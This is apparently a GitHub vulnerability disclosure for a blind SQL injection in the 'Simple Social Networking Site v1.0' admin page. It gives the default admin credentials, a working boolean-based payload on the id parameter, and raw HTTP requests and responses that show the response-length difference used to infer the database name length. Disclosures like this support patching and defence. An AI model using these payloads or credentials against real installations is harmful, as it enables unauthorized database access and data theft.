debug601 Create SQLi-3.md History

1 contributor

39 lines (25 sloc) | 1.5 KB

Simple Social Networking Site v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15311/simple-social-networking-site-instagram-phpoop-free-source-code.html

Vulnerability File: /sns/admin/?page=user/manage_user&id=

Vulnerability location: /sns/admin/?page=user/manage_user&id=,id


[+] Payload: /sns/admin/?page=user/manage_user&id=3%27%20and%20length(database())%20=6--+ // Leak place ---> id

Current database name: sns_db,length is 6

```
GET /sns/admin/?page=user/manage_user&id=3%27%20and%20length(database())%20=6--+ HTT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


When length (database ()) = 5, Content-Length: 25820




```
GET
/sns/admin/?page=user/manage_user&id=3%27%20and%20length(database())%20=5--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 13:09:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25820

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initia
    <title>Simple Social Networking Site</title>
```




When length (database ()) = 6, Content-Length: 25789



```
GET
/sns/admin/?page=user/manage_user&id=3%27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 13:08:32 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 25789

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-sc
```


Load URL
Split URL
Execute
http://192.168.1.19/sns/admin/?page=user/manage_user&id=3' and length(database()) =6--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
InstaMage - PHP
Simple Social Networking Site - Admin
Dashboard
Main
List of Members
List of Posts
Maintenance
User List
Settings
First Name
John
Middle Name
Last Name
Smith
Username
jsmith